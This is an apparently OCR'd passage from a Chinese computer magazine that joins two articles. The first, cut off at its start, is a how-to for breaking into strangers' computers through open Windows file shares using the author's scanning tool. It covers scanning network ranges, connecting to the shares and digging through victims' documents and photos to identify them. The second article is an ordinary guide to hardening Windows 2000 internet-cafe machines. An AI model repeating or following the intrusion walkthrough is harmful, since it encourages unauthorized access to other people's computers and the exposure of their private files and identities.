


图 2

序、游戏设置为共享给其他电脑使用，不少单位把服务器上的数据共享给员工使用，这在网络中都是常见的事。这样做方便了自己的同时也方便了黑客，共享入侵也就成了成功率最高的入侵途径（图 2 ）。

但要在互联网中达到共享入侵也并非易事，必须通过一系列的设置才具备条件，而且还要检测出对方自由设置的共享名才行，所以使用共享入侵技术也非一般电脑爱好者所能掌握。笔者在研究了此项技术后，编写了一个非常方便的入侵工具“飘叶网际隧道”(http://piaoyes.126.com 可下载)，使一般人都能尝尝当电脑 FBI 的滋味，到别人的电脑去跳舞!

要共享入侵，首要的设置就是使你的电脑本身具有设置共享能力，你必须安装 TCP/IP、NETBEUI 等协议及网络文件共享服务（鉴于 TCP/IP 协议的限制，不能访问到不同的局域内部，所以，如果你是通过服务器来访问 Internet 的网吧内部工作站，除了服务器上使用，你就别想能够入侵到网吧外的电脑了)。如果你没安装这些协议，请进入“控制面板”，双击“网络”图标，在弹出的对话框中按“添加”，在“请选择网络组件类型”中选择“协议”，“厂商”选 Microsoft，网络协议选择“TCP/IP”。“确定”后，按提示插入 Wiindows 安装光盘，同样再安装其他协议与服务。安装后你的桌面上应出现“网上邻居”图标，在“我的电脑”上选中任一个盘，按右键弹出的快捷菜单上应有“共享……”的菜单项。

其次，打开你的“拨号网络”，在对应你上网的拨号图标的属性中进入“服务器类型”设置界面。将“高级选项”里的“登录网络”选中，如果你正在运行着“天网防火墙”，请关闭了它!

至此，你的入侵条件已经具备，赶快打开运行“飘叶网际隧道”吧。当你填入对方的 IP 后，按下“检测共享”它就会检测对方，如果对方有共享的话，会自动把对方的所有共享名填入“对方共享名”栏；如果勾上“检测整网段”，在自动检测时，当这个 IP 没有共享时，会连续检测下一个 IP，直到检测到共享或者整个网段才会停止，中途你也可去掉对勾强迫它停下（图 3 ）。




图 3

当检测到有共享盘，你可选择其中一个共享名按“连接”入侵。当提示连接成功后，打开“我的电脑”，你就会发现多了一个网络硬盘，对方的硬盘就被“抢”过来啦！在对方硬盘的操作就像操作你自己的盘一样。先试试建立一个文本文件（由于是远程联接，操作过程比本地硬盘较慢，但不是当机），如果成功的话，对方就是完全共享了，即像自己的盘一样怎样操作都行！剩下的工作，当然就是打开音乐，轻轻松松到对方硬盘“独舞”一番了，这就不用我教你了吧！

如果连接失败，提示“原因不明”，大多情况都是因为对方的共享设置了密码进入，这也是预防别人进入你的电脑的重要措施！可惜网络中太多人忽视了这点！

连接入对方的硬盘后，你可以找到一些 Word 或 Excel 文档，看看它们的属性，说不定你会找到作者的名字，打开这些文档后会找到作者的名字或单体名称，因为许多日常中的打印文稿最后落款都会有作者的单位名称或作者名字，说不定你还会找到一些对方生活照片的图片文件，只要你细心找找，多多少少对方的信息都会呈现在你眼前。体会回味一下，冥冥之中，一个未曾谋面的人，也不知是世界上哪一个角落的人，竟能让你进入他的电脑查得他姓甚名谁，甚至看到他的样子，够神奇了吧？

不过要记得的是不要破坏对方硬盘文件，毕竟天网恢恢，疏而不漏！捣乱破坏不是本软件的编写意图，也绝不是一个真正“黑客”的行径，技术的追求和掌握才是我们的真正用意。



部署Windows 2000 打造安全高效的网吧

文／凝烟

前言：网吧安全隐患综述

首先，我声明本文是写给有些资金和技术实力的网吧老板以及管理员看的，本文可能会终结长久以来“网吧杀手”们混战的局面。基于Windows 2000安全策略的网吧将会是一个高安全、高可靠、高可管理性的综合性网络信息中心，同时具备上网、游戏、信息共享、综合娱乐等网吧应该具有的一切功能。

基于网吧管理软件和Windows 98的网吧缺点综述

目前，90%以上的网吧都还在使用Windows 98这个毫无本地安全性可言的操作系统作为网吧客户机的OS。由于Windows 98本身不是一个多用户操作系统，这就决定了它为所有用户开放的都只是相同的权限，因此，只要方法得当，本地入侵这样的机器是没有任何问题的。

绝大多数网吧为了限制使用者，安装了诸如美萍，万象幻境这样的网吧管理软件。不是我看不起这些东西，一个没有从操作系统内核上入手彻底改造用户权限的软件，是非常失败的。事实也是这样，几乎每一个新版本的管理软件出来后不久，很多破解高手就会发布本地破解办法，这对那些老板来说更是一个不小的打击，这意味着你辛辛苦苦做的配置被这些无聊的客人稍做手脚就不起作用，更危险的是某些管理软件在数据库加密上做的不完善，造成“免费上网”这种情况的出现。

笔者曾经花了很长时间研究这些所谓的管理软件，发现它们有个共同的特点，就是通过修改注册表来达到修改系统界面、禁止用户执行程序等目的。但由于Windows 98是一个完全本地开放的系统，因此，这些修改对于那些注册表高手来说是完全没有作用的，随便写个脚本导入注册表，你的心血也就付之东流了！

此外，国内在做这类管理软件上，系统分析明显缺乏考虑。以美萍为例，虽然在表面上禁止了资源管理器和禁止访问磁盘，但可以通过其他方法，比如QQ传送文件，比如Winamp打开文件的对话框来达到间接使用资源管理器的目的。

Windows 98的系统不稳定性是路人皆知的事情。我想，在网吧上网的朋友，都遇到比如你玩CS玩得正在兴头上，突然来个死机、蓝屏，让你实在扫兴！而基于NT内核的Windows 2000完全没有这样的问题。

此外，有些网吧使用了硬盘还原卡，虽然表面上看，硬盘还原卡对硬盘可以做到完全保护，但由于有些公司技术不过关（事实上，在国内没有一家硬盘还原卡质量是非常好的），结果造成了硬盘、主板的损伤。我不是危言耸听，对于一个大型网吧来说，使用硬盘还原卡是一件非常愚蠢的主意，长期使用硬盘还原卡，对硬盘本身就是一个极大的伤害，可能造成的安全隐患有：硬盘出现坏道、主板受损、死机增多等等。同时，硬盘还原卡对那些计算机合法用户也是很大的感情和金钱伤害，有些用户经常向我抱怨他们正常编辑的文档突然遇到死机，重启后就什么也没有了。对此，国内一些破解高手也想出了很多破解还原卡的办法，因此，还原卡基本上用处不是很大。

网吧对部署Windows 2000的错误认识

在写这篇文章之前，我走访了很多网吧，老板们对部署Windows 2000普遍持否定态度，究其

原因，不外乎以下几点（在我看来非常可笑）：

1. Windows 2000对机器要求很高

我认为这个不是问题，我调研了南京30多家网吧，发现现在新开的网吧机器配置都符合Windows 2000的硬件要求，而且基本没有兼容性问题。虽然对老板们来说，购买网吧机器，能省就省，但就目前看来，要想流畅运行那些很赚钱的3D游戏，一台配备赛扬900、128M内存、GeForce2 MX显卡的电脑是必须的。而这样的配置，运行Windows 2000 Pro足矣。

2.Windows 2000难于使用

我认为这完全就是对Windows 2000的偏见！举个很简单的例子，我曾经帮一个只会用Office的MM装机，给她安装了永远不死机的Windows 2000 pro，过了一个礼拜，发现她能够流畅地使用Windows 2000，没有任何使用上的障碍。微软在开发任何一个操作系统的时候都会考虑和前面的系统在易用性上的继承和延伸，因此，网吧用户，哪怕是最菜的菜鸟，使用Windows 2000上网、打游戏都不会有问题。

3.Windows 2000对游戏兼容性不好

这也是对Windows 2000的偏见！我至今没有发现在Windows 2000下玩不起来的网吧游戏。流行的CS、荣誉勋章、重返德军总部、FIFA2002等等一大批游戏都能在Windows 2000下顺利运行。我平时主要从事硬件评测和技术分析，我们评测显卡的标准平台就是Windows 2000，而且我们发现，配合合适的nVIDIA雷管驱动，GeForce2可以在Windows 2000下发挥最优秀的性能，而且不会死机！我想，老板们总不愿每天听到客人们抱怨玩CS玩得好好的突然死机吧！

在网吧部署Windows 2000的好处

1.彻底告别死机的烦恼

除去硬件系统的问题，在网吧上网的用户最反感的有两点，一是速度慢，二是会死机。部署Windows 2000，你将彻底告别客人对机器死机的投诉！基于纯32位NT核心的Windows 2000具有一套完善的程序运行机制和容错机制，想让Windows 2000当机，比想让网吧断线还要难！

2.上网速度快

我们测试了很多系统，除去目前最新的Windows XP，Windows 2000是上网速度最快的操作系统，同样的环境下，效率要比Windows 98高出20%左右

3.安全性能极高

由于Windows 2000是一个完全的多用户网络操作系统，因此它的安全性能和Win 98比起来是天壤之别！认真配置过的Windows 2000，想从本地夺取管理员权限那是白日做梦！结合NTFS、超级兔子等软件，做到隐藏分区，禁止下载，禁止访问磁盘，禁止执行一些特定程序那是非常简单的事情，而这一切都不是通过注册表修改实现的，是用户本身权限造成的，这一权限扩展到系统任何部分，包括CMD，资源管理器，管理工具，注册表修改器等等。只要你是一个普通的User，那不管你怎么捣鼓，你也不可能非法提升自身权限。

4.易于管理

界面友好，简单易用的Windows 2000 Professional将是你最佳的客户机操作系统，和Win 98一样的用户界面让你的客人不会有丝毫的陌生。强大的用户管理机制让你毫无后顾之忧。利用NTFS对磁盘分区的管理，使你再也不需要垃圾还原卡。

开始部署Windows 2000 Professional网吧客户机

现在，我就开始介绍怎么用Windows 2000结合NTFS、超级兔子、网吧计费软件来部署一个高安全、高性能、高可管理性的网吧！

首先，我们需要明确网吧的硬件配置和基本网络结构，我的建议如下：

客户机：3000～4000元左右

CPU ：赛扬900

主板：英特尔815EP（廉价的华红，精英都非常便宜，但很稳定）

硬盘：希捷U6 20G

显卡：nVIDIA GeForce2 MX（现在一块很便宜的MX200也就300多一点）

显示器：普通17寸纯平

网卡：方正数码10/100M

服务器：6000左右

CPU：英特尔奔腾4 1.6G

主板：硕泰克85DRC（845D）

内存：256MDDR

硬盘：希捷酷鱼80G（主要用来发布电影之类）

网卡：D LINK 10/100M

强烈建议使用交换机，与HUB这样是共享端口带宽的设备比较，交换机要好的多，而且交换机可以很好地阻止广播风暴，防止网吧网络瘫痪。

网吧设计方案如下：

客户机：Windows 2000 Pro 加上其他的管理、游戏、网络软件

服务器：Windows 2000 Server 主要用来代理上网、发布网吧资源信息

部署第一步：为客户机安装Windows 2000 Pro，开始基本安全配置

安装Window2000 Pro和安装一般操作系统没什么太大的区别，需要注意的是：一定要使用NTFS格式化所有分区，因为NTFS是我们实施安全管理的基础。

NTFS文件系统小知识：

NTFS是微软公司的网络操作系统的特有磁盘分区格式，它的全称是New Technology File System。从Windows NT时代开始，NTFS就是服务器高安全、高可靠、高伸缩的最基本保证。从Windows 2000开始，微软改进了NTFS，使其更适应目前的形式需求。目前，我们行业内部都把Windows 2000 下的NTFS分区格式叫做NTFS 5。和NT时代的NTFS不同，NTFS 5有一些全新的特性，下面我们来大概看看，这对我们即将部署的Windows 2000安全性具有决定性作用。

NTFS 5：支持用户授权，数据压缩，加密，磁盘限额管理等等。

NFTS 5：支持自定义磁盘簇大小，这个大小可以随意调节。而且，NTFS最大的好处就是几乎没有磁盘碎片，这要比FAT32好很多。如图1 所示。




图1

当你安装完Win－dows 2000 后，可以选择用NTFS来格式化逻辑盘，如图1（我强烈建议大家在Windows 2000安装的时候只格式化一个分区，比如C，其他的分区待安装完毕之后再用图形化界面格式化）。我们可以看到，当前F分区格式为NTFS，请大家注意分配单元这个选项，这表示磁盘簇大小，也就是一个磁盘存储单元的大小，你可以把它定义为2k，这样可以最大程度避免磁盘浪费。

安装完成Windows 2000 Professional后我该做什么？

这是个很值得思考的问题。很多管理员安装完系统之后，就立即安装显卡，声卡驱动，然后就是安装应用软件。我认为这样做是不合适的，你在安装所有应用程序之前应该考虑如下几点问题，因为没有认真安装驱动和系统补丁的Windows 2000将会是一个不稳定而且愚蠢透顶的东西，极易引发老板和顾客之间的纠纷，甚至真人PK！

1．我的所有驱动程序按照规范安装了么？

这是个很重要的问题。Windows 2000对硬件稳定性和兼容性要求很高。如果你使用威盛(VIA)的694X，694T，KT133，KT266，KT266A甚至KT333，英特尔810，815EP/E/B STEP，SIS 630E，或者其他公司的芯片组，请务必在安装显卡、声卡驱动程序之前安装主板驱动光盘里的主板芯片组驱动程序和补丁。据我长期以来对各式各样的芯片组考察的结果，最容易在Windows 2000下出问题的是英特尔，VIA，SIS的芯片组，可能导致系统无法重启，无法自动关机，上网时候莫名其妙蓝屏等等怪现象。一般遇到这样的情况，无论你是老板还是伙计，请不用慌张，更不要做出花银子更换硬件这样的不理智举动。你必须按照微软在Windows 2000发布时候的建议仔细检查你的硬件及其驱动程序。此外，如果遇到相当奇怪的问题，你最好检查Windows 2000 光盘里的HCL硬件兼容性列表，或者去微软网站查询最新的HCL。

安装完驱动程序之后，你必须为你的显卡和声卡挑选合适的驱动程序和微软Direct X版本。根据我长期评测显卡的经验，我为你做以下推荐：

关于声卡，我没什么好说的，一般主板驱动程序里附带的驱动能够满足你的要求。

显卡方面，一般网吧都是配备低档的nVIDIA TNT2，中档的GeForce2 MX200/400，也有好的或者超豪华的网吧正在或者准备使用GeForce2

Ti，GeForce3 Ti，甚至GeForce4 MX这样的全功能卡。事实上，在我写这篇文章的时候，一场图形加速的革命正在进行中，很多二线厂商都把他们的GeForce4MX显卡大幅度调价，目前，最便宜的恩雅GeForce4 MX420 64M只要499元了。因此，我们必须为网吧所有机器配备最强劲，最稳定的驱动程序，我的建议如下：

nVIDIA TNT2 系列，包括TNT2 M64/pro建议使用nVIDIA雷管5.XX驱动程序，这个版本的驱动程序是nVIDIA对TNT2系列做的最后一次优化，以后的驱动都会造成TNT2不同程度的性能下降。而且，在这里，我建议大家下载经过微软认证的驱动程序，这样保证最大的稳定性。而Direct X版本建议使用7.0（Windows 2000 自带），因为8.0配合TNT2那会是一场噩梦，会出现很多无法预知的问题。

nVIDIA GeForce2 Ti/MX 系列：建议使用雷管14.XX，21.XX版本。我们当时测试发现，nVIDIA 雷管14.XX驱动可以把GeFroce2性能提升30%！此外，Direct X版本建议8.0。

nVIDIA GeForce3/4 MX 系列：无论如何，驱动版本不能低于27.00，最好是27.70版 虽然这是测试版，但却是我用过的最稳定的测试版本，而且对性能影响非常大。Direct X建议使用8.1 For Windows 2000。

友情提示：

使用英特尔或者威盛主板的网吧请注意，英特尔为其芯片组专门开发了Intel Application Accelerator程序加速器。请务必下载最新版本安装，这个小东西可以让你的Windows 2000有20%的性能提升。而威盛主板用户一定要记住安装VIA IDE BUS Master 和AGP总线驱动程序，改善芯片组的整体性能。

2. Windows 2000 系统补丁安装了没有？

安装系统补丁对于建立一个高效、安全的网络是非常必要的，我们都知道Windows 2000输入法漏洞那个低级错误，那个漏洞使得任何人侵者不费吹灰之力就可以本地夺取管理员权限，而且原始的Windows 2000在程序上还有很多漏洞和错误，因此，安装Service Pack是绝对必要的，我建议大家安装Windows 2000 Sp2 ，Windows 2000 Sp2Rsp1（黑客防线光盘里有），IE版本建议大家升级到最新的IE 6.026版，必须的IE安全补丁也需要安装，这样可以从最大程度上减少本地破坏的可能。

3. 开始安装应用程序

认真做完了上面的事情，我们就可以尽情安装应用软件了，包括网络软件、办公软件和游戏。可能有些网管觉得我说得太麻烦，不实际。但我想说，认认真真的做一个网络，是对你的老板负责，对你的客人负责，也是对你的工作负责，不要怕麻烦，只要我们把前期工作做完，那么后期管理将会是非常轻松的事情。

Windows 2000 Professional 客户机安全核配置

做完了上面的基础工作，我们的工作转入本文的核心内容之一：使用Windows 2000 来配置一台高速、安全、易于管理的客户机。检查一下你的磁盘分区是不是NTFS的，如果你一时疏忽，请立刻把它格式化成NTFS。

工具准备：

全部准备工作做完之后，来检查一下我们的“武器”我们需要如下两个软件：

(1)超级兔子魔法设置4.1 ForWindows 2000,




图 2

图2所示是超级兔子的配置界面，我会在后面具体介绍。

(2)网吧管理软件，具体用哪款自己选择，只要你觉得哪一种帮你算钱容易，你就用哪一种，反正这个软件在我们这个安全模型里的惟一作用就是计费。

用户账户配置：

首先我们要为管理员设置一个账户和一个强壮的密码，这个账户就用默认的Administrator，密码需要非常强壮，记住，不要是网吧名称的缩

写，也许你的网吧名称很酷，但你把缩写做为管理员密码却不是什么好主意，也不要用网吧门牌、电话之类的数字。

然后我们为本地登录的网吧客人建立一个用户账户，叫做User1：

请右键单击我的电脑—管理，弹出计算机管理的MMC界面（当然，你也可以在控制面板的管理工具或者程序组里打开计算机管理MMC），界面如图3所示。

